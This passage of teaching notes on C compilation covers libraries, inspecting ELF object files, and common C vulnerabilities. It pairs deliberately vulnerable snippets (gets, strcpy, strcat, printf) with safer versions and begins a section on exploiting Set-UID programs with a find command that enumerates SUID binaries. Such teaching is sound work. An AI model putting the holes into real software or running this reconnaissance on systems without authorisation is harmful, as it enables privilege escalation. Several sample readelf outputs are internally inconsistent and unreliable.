In programming, a program's return value (often called the exit status or exit code) indicates whether the program completed successfully or if an error occurred. This value is returned to the operating system/parent process (shell in our case) when the program finishes execution. By convention, a return value of 0 typically indicates that the program was executed successfully. Any non-zero return value usually indicates that an error occurred, specifying the type of error. In Linux Bash shell, you can check the return value of the last executed program inside the environment variable `$?`. In Linux and other Unix-like operating systems, the exit status of a process is represented as an 8-bit integer. This means that the exit status is effectively limited to values between 0 and 255. However, the convention is that exit statuses above 127 are reserved for special purposes related to process termination via signals ☺

Creating & using your own Static Library

Creating a static library is the process of concatenating related relocatable object files into a single file called an archive. In Linux the archiver tool **ar** is used to create a static library, and the process is shown in the image below:



Linker's algorithm for resolving external references:

- Scan all the .o and .a files in the command line order.
 - During the scan, keep a list of the current unresolved references.
 - Try to resolve each unresolved reference in the list against the symbols defined in obj files.
 - If any entries in the unresolved list at end of scan, then error.

Problem:

- Command line order matters. So best practice is to put libraries at the end of the command line.


To check out what all object files are there inside the standard static C library:

```
$ ar -t /usr/lib/x86_64-linux-gnu/libc.a
```

```
[kali㉿kali] - [~/IS/module3/3.1]
$ ar -t /usr/lib/x86_64-linux-gnu/libc.a | grep printf.o
asprintf.o
dprintf.o
fprintf.o
printf.o
reg_printf.o
snprintf.o
sprintf.o
vfprintf.o
vfwprintf.o
vprintf.o
fxprintf.o
iovsprintf.o
fwprintf.o
swprintf.o
vwprintf.o
wprintf.o
vswprintf.o
vasprintf.o
iovprintf.o
vsnprintf.o
obprintf.o
dl-nprintf.o
```

Creating & using your own Dynamic/Shared Library

A dynamic library or shared object is similar to static library because it is also a group of object files. However, a dynamic library differs from a static library as the linker and loader both behave differently to a dynamic library. To create a dynamic library in Linux, you simply generate the object files from source files using `-fPIC` flag, that instruct `gcc` to generate position-independent code. A code that can be loaded and executed at any address without being modified by the linker is known as position-independent code. Then you use the `-shared` flag to `gcc` to link all the object files to a shared object file. The process is shown in the image below:



In dynamic linking the goal is to keep the library code outside your final executable. Therefore, the library is there on the system, but it is not actually copied into your executable. If you need it during the run time, it's going to be linked to your program. The advantage of dynamic linking is that you do not need to have duplicate copies of this library in each of the executable. Now if you have 100 different programs, they all use some of the library functions, like `printf`, in static linking, all these hundred programs need to have a copy of `printf` function and also all the other functions that `printf` depends on. That adds a lot of extra space to the program. Also, another problem with static linked executable is, if in the future, the library gets updated, for example `printf` has a security problem, and it gets fixed, then all these binaries need to be re-linked.

Last but not the least, remember, when you will run the final executable, the loader will search for the shared object files in the standard locations (in Linux it is `/usr/lib/x86_64-linux-gnu/` directory). In Linux, to temporary override the default shared library paths, we can use the `LD_LIBRARY_PATH` environment variable. This variable is especially useful when running applications that require specific or custom versions of libraries that are not installed in the default locations.

Reading/Viewing Contents of Object Files

We have covered all four phases of the C Compilation process, and generated all the intermediate files (preprocessed file, assembly file, object file) and the final executable. We have already read the contents of preprocessed file with .i extension and the assembly file with .s extension, however, we haven't checked the contents of relocatable object files and final executable. You can't view the contents of these files using normal programs like `cat` and `less`. To deal with the object and executable files in Linux, you can use the following utilities:

- **readelf** utility is used to display information about ELF files.
 - **objdump** utility is used to disassemble and inspect object files, executables and libraries.
 - **nm** utility is used to display the symbol table of object files, executables and libraries.
 - **ldd** utility is used to display the shared libraries with which the final executable is linked.
 - **objcopy** utility allows you to modify object files by copying them with alterations, such as stripping sections, changing formats, and extracting specific parts of the file.
 - **strip** utility is used to discard symbols and debugging info from binaries.
 - **addr2line** utility is used in debugging to translate memory addresses into filenames and line#.

Inspecting Object Files using `readelf`: The `readelf` is a command-line utility used to display detailed information of Executable and Linkable Format (ELF) files on Linux and other Unix-like operating systems. ELF is the standard file format for executables, object code, shared libraries, and core dumps in Linux. You can view the man page of `readelf` to get more information.

- Display All Information: To display all available information about an ELF file, including headers, sections, segments, and symbols:

```
$ readelf -a hello.o
```

- Display ELF Header: To show the ELF header, which includes information about the file type, architecture, entry point, and more:

```
$ readelf -h hello.o
```

```
terminal@ubuntu:~/practice$ readelf -h hello.o
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: REL (Relocatable file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x0
  Start of program headers: 0 (bytes into file)
  Start of section headers: 1400 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 0 (bytes)
  Number of program headers: 0
  Size of section headers: 64 (bytes)
  Number of section headers: 21
  Section header string table index: 20
```

```
Terminal@ubuntu:~/practice$ readelf -a hello.o

ELF Header:
  Magic: 7f 45 4c 46 02 01 00 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: REL (Relocatable file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x404000
  Start of program headers: 0 (bytes into file)
  Start of section headers: 1400 (bytes into file)
  Flags: 0x0
  Size of this header: 56 (bytes)
  Size of program headers: 0 (bytes)
  Number of program headers: 0
  Size of section headers: 64 (bytes)
  Number of section headers: 21
  Section header string table index: 20

Section Headers:
[Nr] Name           Type            Address          Offset
[ 0] .text          PROGBITS        0000000000000000 0000000000000000
[ 1] .text          PROGBITS        0000000000000017 0000000000000040
[ 2] .comment       PROGBITS        0000000000000030 0000000000000390
[ 3] .data          PROGBITS        0000000000000000 0000000000000057
[ 4] .rodata         PROBITS        0000000000000000 0000000000000057
[ 5] .rodata         PROGBITS        0000000000000000 0000000000000059
[ 6] .comment       PROGBITS        0000000000000020 0000000000000078
[ 7] .note.GNU-stack PROGBITS        0000000000000001 0000000000000092
[ 8] .debug_line    PROGBITS        0000000000000000 00000000000000a2
[ 9] .debug_info    PROGBITS        0000000000000000 00000000000000a0
[10] .debug_info    PROGBITS        0000000000000018 0000000000000003
[11] .debug_abbrev  PROGBITS        000000000000002e 00000000000000d8
[12] .debug_abbrev  PROGBITS        0000000000000008 0000000000000111
[13] .debug_abbrev  PROGBITS        0000000000000014 0000000000000130
```

- Display Section Headers: To list the section headers of the ELF file, which describe different sections like .text, .data, and .bss:

```
$ readelf -S hello.o
```

```

terminal@ubuntu:~/practice$ readelf -S hello.o
There are 21 section headers, starting at offset 0x578:

Section Headers:
[Nr] Name           Type        Address     Offset
      Size          EntSize    Flags Link Info Align
[ 0] .null         NULL        0000000000000000 0000000000000000 00000000
[ 1] .text          PROGBITS   0000000000000000 AX 0 0 1
[ 2] .rela.text     RELA       0000000000000000 0000000000000000 00000390
[ 3] .data          PROGBITS   0000000000000000 0000000000000000 00000057
[ 4] .bss           NOBITS    0000000000000000 WA 0 0 1
[ 5] .rodata         PROGBITS   0000000000000000 0000000000000000 00000058
[ 6] .comment        PROGBITS   0000000000000000 A 0 0 8
[ 7] .note.GNU-stack PROGBITS   0000000000000000 0000000000000000 00000078
[ 8] .debug_line    PROGBITS   0000000000000000 0000000000000000 000000a2
[ 9] .rela.debug_line RELA      0000000000000000 0000000000000000 000003c0
[10] .debug_info    PROGBITS   0000000000000000 I 18 8 8
[11] .rela.debug_info RELA     0000000000000000 0000000000000000 000003d8
[12] .debug_abbrev  PROGBITS   0000000000000000 0000000000000000 00000111
[13] .debug_aranges PROGBITS   0000000000000000 0000000000000000 00000130
[14] .rela.debug_arang RELA    0000000000000000 0000000000000000 00000480
[15] .debug_str     PROGBITS   0000000000000000 I 18 13 8
[16] .eh_frame      PROGBITS   0000000000000000 0000000000000000 00000190
[17] .rela.eh_frame RELA    0000000000000000 0000000000000000 000004b0
[18] .symtab        SYMTAB    0000000000000000 0000000000000000 000001c8
[19] .strtab         STRTAB   0000000000000000 0000000000000000 00000360
[20] .shstrtab      STRTAB   0000000000000000 0000000000000000 000004c8
[21] .comment        PROGBITS   0000000000000000 0000000000000000 00000000

Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
l (large), p (processor specific)

```

- Display Symbol Table: To display the symbol table, which includes information about functions, variables, and other symbols:

```
$ readelf -s hello.o
```

```
terminal@ubuntu:~/practice$ readelf -s hello.o

Symbol table '.symtab' contains 17 entries:
Num: Value      Size Type Bind Vis Ndx Name
 0: 0000000000000000      0 NOTYPE LOCAL DEFAULT UND
 1: 0000000000000000      0 FILE   LOCAL DEFAULT ABS hello.c
 2: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 1
 3: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 3
 4: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 4
 5: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 5
 6: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 7
 7: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 10
 8: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 12
 9: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 8
10: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 15
11: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 13
12: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 16
13: 0000000000000000      0 SECTION LOCAL DEFAULT DEFAULT 6
14: 0000000000000000     23 FUNC  GLOBAL DEFAULT 1 main
15: 0000000000000000      0 NOTYPE GLOBAL DEFAULT UND _GLOBAL_OFFSET_TABLE_
16: 0000000000000000      0 NOTYPE GLOBAL DEFAULT UND puts
```

Inspecting Object Files using `objdump`: `objdump` is more general-purpose tool as compared to `readelf`, that is used for disassembling and inspecting binary files (object files, executable files, and libraries). This can be particularly useful for debugging, analyzing binaries, and understanding how code is translated into machine instructions.

1. Display File Headers: To display the header information of an object file or executable, including architecture, entry point, and section headers:

```
$ objdump -f hello.o
```

```
terminal@ubuntu:~/practice$ objdump -f hello.o

hello.o:      file format elf64-x86-64
architecture: i386:x86-64, flags 0x00000011:
HAS_RELOC, HAS_SYMS
start address 0x0000000000000000
```

2. Display Disassembly: To disassemble the entire program and show the assembly instructions:

```
$ objdump -D hello.o
```

```
terminal@ubuntu:~/practice$ objdump -D hello.o

hello.o:      file format elf64-x86-64

Disassembly of section .text:
0000000000000000 <main>:
 0: 55                      push  %rbp
 1: 48 89 e5                mov   %rsp,%rbp
 4: 48 8d 3d 00 00 00 00    lea   0x0(%rip),%rdi      # b <main+0xb>
 b: e8 00 00 00 00          callq 10 <main+0x10>
10: b8 00 00 00 00          mov   $0x0,%eax
15: 5d                      pop   %rbp
16: c3                      retq 

Disassembly of section .rodata:
0000000000000000 <.rodata>:
 0: 54                      push  %rsp
 1: 68 69 73 20 69          pushq $0x69207369
 6: 73 20                   jae   28 <main+0x28>
 8: 61                      (bad)
 9: 20 48 65                and   %cl,0x65(%rax)
 c: 6c                      insb  (%dx),%es:(%rdi)
 d: 6c                      insb  (%dx),%es:(%rdi)
 e: 6f                      outsl %ds:(%rsi),(%dx)
 f: 20 77 6f                and   %dh,0x6f(%rdi)
12: 72 6c                   jb    80 <main+0x80>
14: 64 28 70 72          and   %dh,%fs:0x72(%rax)
18: 6f                      outsl %ds:(%rsi),(%dx)
19: 67 72 61               addr32 jb 7d <main+0x7d>
1c: 6d                      insl  (%dx),%es:(%rdi)
1d: 2e                      cs
1e: 2e                      cs
 ...
Disassembly of section .comment:
0000000000000000 <.comment>:
 0: 00 47 43                add   %al,0x43(%rdi)
 3: 43 3a 20                rex.B cmp  (%r8),%spl
 6: 28 55 62                sub   %dl,0x62(%bp)
 9: 75 6e                   jne   79 <main+0x79>
 b: 74 75                   je    .82 <main+.82>
```

3. Display Disassembly of `main()` only:

```
$ objdump -d hello.o
```

```
terminal@ubuntu:~/practice$ objdump -d hello.o

hello.o:      file format elf64-x86-64

Disassembly of section .text:
0000000000000000 <main>:
 0: 55                      push  %rbp
 1: 48 89 e5                mov   %rsp,%rbp
 4: 48 8d 3d 00 00 00 00    lea   0x0(%rip),%rdi      # b <main+0xb>
 b: e8 00 00 00 00          callq 10 <main+0x10>
10: b8 00 00 00 00          mov   $0x0,%eax
15: 5d                      pop   %rbp
16: c3                      retq 
```

4. Show Disassembly in Intel Format: By default, objdump shows assembly in AT&T format. We can also view the assembly in intel format:

```
$ objdump -d -M intel hello.o
```

```
terminal@ubuntu:~/practice$ objdump -d -M intel hello.o

hello.o:      file format elf64-x86-64

Disassembly of section .text:
0000000000000000 <main>:
 0: 55                      push  rbp
 1: 48 89 e5                mov    rbp,rsp
 4: 48 8d 3d 00 00 00 00    lea    rdi,[rip+0x0]      # b <main+0xb>
 b: e8 00 00 00 00          call   10 <main+0x10>
10: b8 00 00 00 00          mov    eax,0x0
15: 5d                      pop   rbp
16: c3                      ret
```

5. Display Symbol Table: To list the symbols in the object file, including functions, global variables, and more:

```
$ objdump -t hello.o
```

```
terminal@ubuntu:~/practice$ objdump -t hello.o

hello.o:      file format elf64-x86-64

SYMBOL TABLE:
0000000000000000 l  df *ABS* 0000000000000000 hello.c
0000000000000000 l  d  .text 0000000000000000 .text
0000000000000000 l  d  .data 0000000000000000 .data
0000000000000000 l  d  .bss 0000000000000000 .bss
0000000000000000 l  d  .rodata 0000000000000000 .rodata
0000000000000000 l  d  .note.GNU-stack 0000000000000000 .note.GNU-stack
0000000000000000 l  d  .debug_info 0000000000000000 .debug_info
0000000000000000 l  d  .debug_abbrev 0000000000000000 .debug_abbrev
0000000000000000 l  d  .debug_line 0000000000000000 .debug_line
0000000000000000 l  d  .debug_str 0000000000000000 .debug_str
0000000000000000 l  d  .debug_aranges 0000000000000000 .debug_aranges
0000000000000000 l  d  .eh_frame 0000000000000000 .eh_frame
0000000000000000 l  d  .comment 0000000000000000 .comment
0000000000000000 g  F .text 0000000000000017 main
0000000000000000 *UND* 0000000000000000 _GLOBAL_OFFSET_TABLE_
0000000000000000 *UND* 0000000000000000 puts
```

6. Display Section Headers: To display detailed information about the sections in the object file, such as their sizes and offsets:

```
$ objdump -h hello.o
```

```
terminal@ubuntu:~/practice$ objdump -h hello.o

hello.o:      file format elf64-x86-64

Sections:
Idx Name      Size    VMA          LMA          File off  Align
 0 .text       00000017 0000000000000000 0000000000000000 00000040 2**0
              CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
 1 .data       00000000 0000000000000000 0000000000000000 00000057 2**0
              CONTENTS, ALLOC, LOAD, DATA
 2 .bss        00000000 0000000000000000 0000000000000000 00000057 2**0
              ALLOC
 3 .rodata     00000020 0000000000000000 0000000000000000 00000058 2**3
              CONTENTS, ALLOC, LOAD, READONLY, DATA
 4 .comment    0000002a 0000000000000000 0000000000000000 00000078 2**0
              CONTENTS, READONLY
 5 .note.GNU-stack 00000000 0000000000000000 0000000000000000 000000a2 2**0
              CONTENTS, READONLY
 6 .debug_line 00000041 0000000000000000 0000000000000000 000000a2 2**0
              CONTENTS, RELOC, READONLY, DEBUGGING
 7 .debug_info 00000002 0000000000000000 0000000000000000 000000e3 2**0
              CONTENTS, RELOC, READONLY, DEBUGGING
 8 .debug_abbrev 00000014 0000000000000000 0000000000000000 00000111 2**0
              CONTENTS, READONLY, DEBUGGING
 9 .debug_aranges 00000030 0000000000000000 0000000000000000 00000130 2**4
              CONTENTS, RELOC, READONLY, DEBUGGING
10 .debug_str  0000002c 0000000000000000 0000000000000000 00000160 2**0
              CONTENTS, READONLY, DEBUGGING
11 .eh_frame   00000038 0000000000000000 0000000000000000 00000190 2**3
              CONTENTS, ALLOC, LOAD, RELOC, READONLY, DATA
```

Inspecting Object Files using ldd: `ldd` is a command-line utility used on Linux and other Unix-like operating systems to display the shared library dependencies of an executable or shared library. It shows which dynamic libraries an executable or shared library relies on, helping you understand the runtime requirements and ensuring that all necessary libraries are available on the system. To show the shared libraries required by an executable or shared library:

```
$ ldd ./dynamicexe
```

```
terminal@ubuntu:~/practice$ ldd ./dynamicexe
linux-vdso.so.1 (0x00007ffc4e732000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f97eaac6000)
/lib64/ld-linux-x86-64.so.2 (0x00007f97eb0b9000)
```

- Description of Output:

- `linux-vdso.so.1` is a virtual dynamic shared object.
- `libc.so.6` is the C standard library.
- `/lib64/ld-linux-x86-64.so.2` is the dynamic linker/loader.

To get more detailed information about the libraries and their paths use `-v` option for verbose output:

```
$ ldd -v ./dynamicexe
```

```
terminal@ubuntu:~/practice$ ldd -v ./dynamicexe
linux-vdso.so.1 (0x00007ffe4bfb000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f3d91148000)
/lib64/ld-linux-x86-64.so.2 (0x00007f3d9173b000)

Version information:
./dynamicexe:
    libc.so.6 (GLIBC_2.2.5) => /lib/x86_64-linux-gnu/libc.so.6
/lib/x86_64-linux-gnu/libc.so.6:
    ld-linux-x86-64.so.2 (GLIBC_2.3) => /lib64/ld-linux-x86-64.so.2
    ld-linux-x86-64.so.2 (GLIBC_PRIVATE) => /lib64/ld-linux-x86-64.so.2
```

C Code Vulnerabilities and Mitigations

We all know that a **vulnerability** is a weakness or flaw in a system that can be exploited by an attacker to compromise the system's *integrity*, *availability*, and/or *confidentiality*. Vulnerabilities can exist in various types of systems and can lead to unintended behaviours or security breaches.

The C programming language, while powerful and widely used, has several inherent features and common pitfalls that can lead to vulnerabilities. These vulnerabilities often arise due to the low-level nature of C, its handling of memory, and lack of built-in safety mechanisms. Here's a summary of common vulnerabilities associated with C programming and the reasons behind them:

- **Buffer Overflow Vulnerability:** Occurs when a program writes more data to a buffer than it can hold, causing adjacent memory locations to be overwritten. C does not automatically check the bounds of arrays or buffers. Functions like `strcpy()`, `sprint()`, and `gets()` can cause buffer overflows if the input data exceeds the allocated size.

```
char buffer[10];
strcpy(buffer, "This is a very long string");
```

- **Stack Smashing:** A specific type of buffer overflow that overwrites the stack, potentially altering the return address. Similar to buffer overflow, but specifically targets the stack area of memory. This can lead to control flow hijacking.

```
void vulnerable_function(char *input) {
    char buffer[10];
    strcpy(buffer, input); // Can overwrite the return address
}
```

- **Use After Free Vulnerability:** Happens when a program continues to use a pointer after the memory it points to has been freed. C provides manual memory management using `malloc` and `free`. If a pointer is used after free without setting it to `NULL`, it can lead to undefined behavior or security issues.

```
char *ptr = malloc(20);
free(ptr);
strcpy(ptr, "vulnerable");
```

- **Dangling Pointer:** A pointer that continues to reference a memory location after the memory it points to has been deallocated. Similar to use after free, but can also occur if a pointer is left pointing to a local variable whose stack frame has been popped.

```
char* func() {
    char local_buffer[10];
    return local_buffer; // Returning address of local variable
}
```

- **Integer Overflow and Underflow:** Occurs when arithmetic operations produce results that exceed the representable range of the data type. C does not check for integer overflows. If the result of an arithmetic operation is too large or too small, it wraps around.

```
unsigned int x = 4294967295; // Max value for 32-bit unsigned int
x += 1; // Causes overflow and wraps around to 0
```

- **Format String Vulnerability:** Arise when untrusted data is used as a format string in functions like `printf`. C's `printf` and related functions do not validate format strings. An attacker can use format specifiers to read or write arbitrary memory locations.

```
char user_input[100];
scanf("%s", user_input);
printf(user_input); // Vulnerable if user_input contains format specifiers
```

- **Secure and Unsecure Functions in C:** In C programming, **secure** and **unsecure** functions are terms that refer to how well a function handles potentially dangerous operations, particularly regarding memory safety and data integrity. Secure functions are designed to mitigate risks such as buffer overflows, format string vulnerabilities, and other common issues. In contrast, unsecure functions often lack built-in protections and can expose programs to these risks.

- **Buffer Operations:** The `strcpy()` function copies a string from the source to the destination buffer without checking the size of the buffer. This can lead to buffer overflows if the source string is larger than the destination buffer. On the contrary, the `strncpy()` function copies a specified number of characters from the source to the destination buffer, ensuring that the buffer is not overflowed. It also null-terminates the string if the length is less than the specified number.
- **String Formatting:** The `printf()` and `sprintf()` functions are used to output formatted data, but if used with untrusted format strings, it can lead to format string vulnerabilities. On the contrary, the `snprintf()` function formats and stores a string in a buffer, ensuring that the buffer size is respected to prevent overflow. It also ensures null termination.
- **Input Reading:** The `gets()` function reads a line from standard input into a buffer. It does not check the size of the buffer, leading to buffer overflows if the input is larger than the buffer. On the contrary, the `fgets()` function reads a specified number of characters from a file stream, including standard input, and ensures that the buffer is not overflowed. It also handles newline characters properly.
- **Memory Management:** The `malloc()` and `free()` functions are used for dynamic memory allocation and deallocation. While `malloc` and `free` themselves are not inherently insecure, improper use, such as double-freeing or accessing freed memory, can lead to vulnerabilities. To avoid this, one should use memory management techniques that avoid common pitfalls, such as ensuring pointers are set to `NULL` after being freed and checking for `NULL` returns from `malloc`.

Example 1: Secure vs Unsecure C Program

The `gets()` function is unsafe because it does not perform bounds checking, thus can lead to buffer overflow. In the left code snippet, the `gets(buffer)` reads a line of input from standard input into `buffer`. If the input exceeds 20 characters, it will overflow `buffer`, potentially overwriting adjacent memory, thus generating a segmentation fault. In the code snippet shown on the right, the `fgets()` function is used, which is safer because it allows you to specify the maximum number of characters to read, which helps prevent buffer overflow. The `fgets(buffer, sizeof(buffer), stdin)` reads up to `sizeof(buffer) - 1` characters from `stdin` into `buffer`, ensuring it does not exceed the buffer size. It also appends a null terminator to `buffer` and handles newline characters properly.

```
//vulnerable.c
#include <stdio.h>
void vulnerable_function() {
    char buffer[20];
    printf("Enter some text: ");
    gets(buffer);
    printf("You entered: %s\n", buffer);
}

int main() {
    vulnerable_function();
    return 0;
}
```

```
//safe.c
#include <stdio.h>
#include <string.h>
void safe_function() {
    char buffer[20];
    printf("Enter some text: ");
    if (fgets(buffer, sizeof(buffer), stdin) != NULL) {
        int len = strlen(buffer);
        if (len > 0 && buffer[len - 1] == '\n') {
            buffer[len - 1] = '\0';
        }
        printf("You entered: %s\n", buffer);
    }
}

int main() {
    safe_function();
    return 0;
}
```

Example 2: Secure vs Unsecure C Program

The C `strcpy()` function is unsafe because it does not perform bounds checking, thus can lead to buffer overflow. In the left code snippet shown below, the `strcpy(buffer, long_string)` tries to copy the `long_string` inside the `buffer`, and thus causing a buffer overflow, and generating a segmentation fault. In the code snippet shown in the right, the `strncpy()` function is used, which is safer because it allows you to copy up to `sizeof(buffer) - 1` characters from `long_string` into `buffer`, ensuring it does not exceed the buffer size. The `buffer[sizeof(buffer) - 1] = '\0'` ensures that the buffer is null-terminated even if the source string is longer than the buffer.

```
//vulnerable.c
#include <stdio.h>
#include <string.h>
void vulnerable_function() {
    char buffer[5];
    char long_string[] = "Hello World...!";
    strcpy(buffer, long_string); //
    printf("Buffer content: %s\n", buffer);
}

int main() {
    vulnerable_function();
    return 0;
}
```

```
//safe.c
#include <stdio.h>
#include <string.h>
void safe_function() {
    char buffer[5];
    char long_string[] = "Hello World...!";
    strncpy(buffer, long_string, sizeof(buffer) - 1);
    buffer[sizeof(buffer) - 1] = '\0';
    printf("Buffer content: %s\n", buffer);
}

int main() {
    safe_function();
    return 0;
}
```

Example 3: Secure vs Unsecure C Program

The **strcat()** function is unsafe because it does not check the size of the destination buffer, which can lead to buffer overflow, if the buffer is not large enough to hold the concatenated result. In the code snippet shown in the left, the `to_append` string is too long to fit into the buffer after the initial "Hello, ". The line `strcat(buffer, to_append)`, will therefore cause a buffer overflow generating a segmentation fault. In the code snippet shown in the right, the **strncat()** function is used, which is safer because it allows you to copy up to specify the maximum number of characters to append, which helps prevent buffer overflow by ensuring you don't exceed the size of the destination buffer. The `strncat()` in the code on the right appends up to `sizeof(buffer) - strlen(buffer)-1` characters from `to_append` to `buffer`. This calculation ensures that the total length of `buffer` does not exceed its size and leaves room for the null terminator.

```
//vulnerable.c
#include <stdio.h>
#include <string.h>
void vulnerable_function() {
    char buffer[10] = "Hello, ";
    char to_append[] = "Muhammad Arif Butt.";
    strcat(buffer, to_append);
    printf("Buffer content: %s\n", buffer);
}

int main() {
    vulnerable_function();
    return 0;
}
```

```
//safe.c
#include <stdio.h>
#include <string.h>
void safe_function() {
    char buffer[10] = "Hello, ";
    char to_append[] = "Muhammad Arif Butt. ";
    strncat(buffer, to_append, sizeof(buffer) -
strlen(buffer)-1);
    printf("Buffer content: %s\n", buffer);
}

int main() {
    safe_function();
    return 0;
}
```

Example 4: Exploiting Set-UID Privileged Programs:

- **Understanding SUID Privileged Programs:**

We all know that the `/etc/shadow` file is a critical file in Unix-like operating systems that stores user account information, specifically the hashed passwords and related security attributes for user accounts. The `/etc/shadow` file is usually only accessible by the `root` user and certain privileged processes. This is to protect sensitive information from unauthorized access. From the screenshot, one can see that the permissions on this file are set to 640, meaning that the owner (`root`) has read and write permissions, the group (`shadow`) has only read permissions, and others have no access. So, a regular user cannot even view the content of this file. However, this can be done by a user who is in the `sudo` group, and since the user `kali` is a member of this group, so he/she can view its contents using the `sudo` command as shown in the screenshot.

Now a 100\$ question is how come every user can use the `passwd` command to change his/her password, that resides in this `/etc/shadow` file. One way is to run a privileged daemon running at all times that can do this job for regular users, but this is of course expensive. So, the solution used by all UNIX systems for such tasks is the SUID bit. The SUID (Set User ID) bit is a special file permission in Unix-like operating systems that allows users to execute a file with the permissions of the file owner rather than the permissions of the user executing the file. The advantage of SUID bit is that it allows users to perform tasks that require higher privileges without giving them full access to the system. It is denoted by an '`s`' in the owner's execute permission or a capital '`S`' if the owner's execute permission is off. An example of a program having its SUID bit set is the `/usr/bin/passwd` program, that is used by regular users to change their own password by modifying the contents of `/etc/shadow` file owned by root. To identify executable files with the SUID bit set:

```
$ find / -type f -perm -u=s -ls 2> /dev/null
```

(kali㉿kali)-[~/IS/module3/3.1/compilation]						
\$ find / -type f -perm -u=s -ls 2> /dev/null						
4456473	48	-rwSr-xr-x	1	root	root	48128 Jun 17 03:00 /usr/sbin/mount.cifs
4456846	412	-rwsr-xr--	1	root	dip	419688 Apr 20 2024 /usr/sbin/pppd
4457074	1488	-rwSr-xr-x	1	root	root	1521208 Jul 11 10:41 /usr/sbin/exim4
4457357	144	-rwSr-xr-x	1	root	root	146480 Aug 31 18:54 /usr/sbin/mount.nfs
4631016	52	-rwsr-xr--	1	root	messagebus	51272 Mar 10 2024 /usr/lib/dbus-1.0/d
407402	16	-rwSr-xr-x	1	root	root	15080 Aug 18 06:41 /usr/lib/chromium/c
4721150	544	-rwSr-xr-x	1	root	root	555584 Jul 1 14:11 /usr/lib/openssh/ss
430625	20	-rwsr-xr-x	1	root	root	18664 May 7 13:16 /usr/lib/polkit-1/p
431375	16	-rwSr-xr-x	1	root	root	14672 Apr 10 2024 /usr/lib/xorg/Xorg.
4457473	300	-rwsr-xr-x	1	root	root	306488 Mar 12 2024 /usr/bin/sudo
4457902	152	-rwSr-xr--	1	root	kismet	154408 May 7 12:45 /usr/bin/kismet_cap
4456891	160	-rwSr-xr-x	1	root	root	162752 Jun 16 10:12 /usr/bin/ntfs-3g
4459785	156	-rwsr-xr--	1	root	kismet	158504 May 7 12:45 /usr/bin/kismet_cap
4456489	64	-rwSr-xr-x	1	root	root	63880 Jul 6 18:57 /usr/bin/mount
4459244	80	-rwSr-xr-x	1	root	root	80264 Jul 6 18:57 /usr/bin/su
4456994	68	-rwsr-xr-x	1	root	root	66792 Jul 7 18:30 /usr/bin/chfn
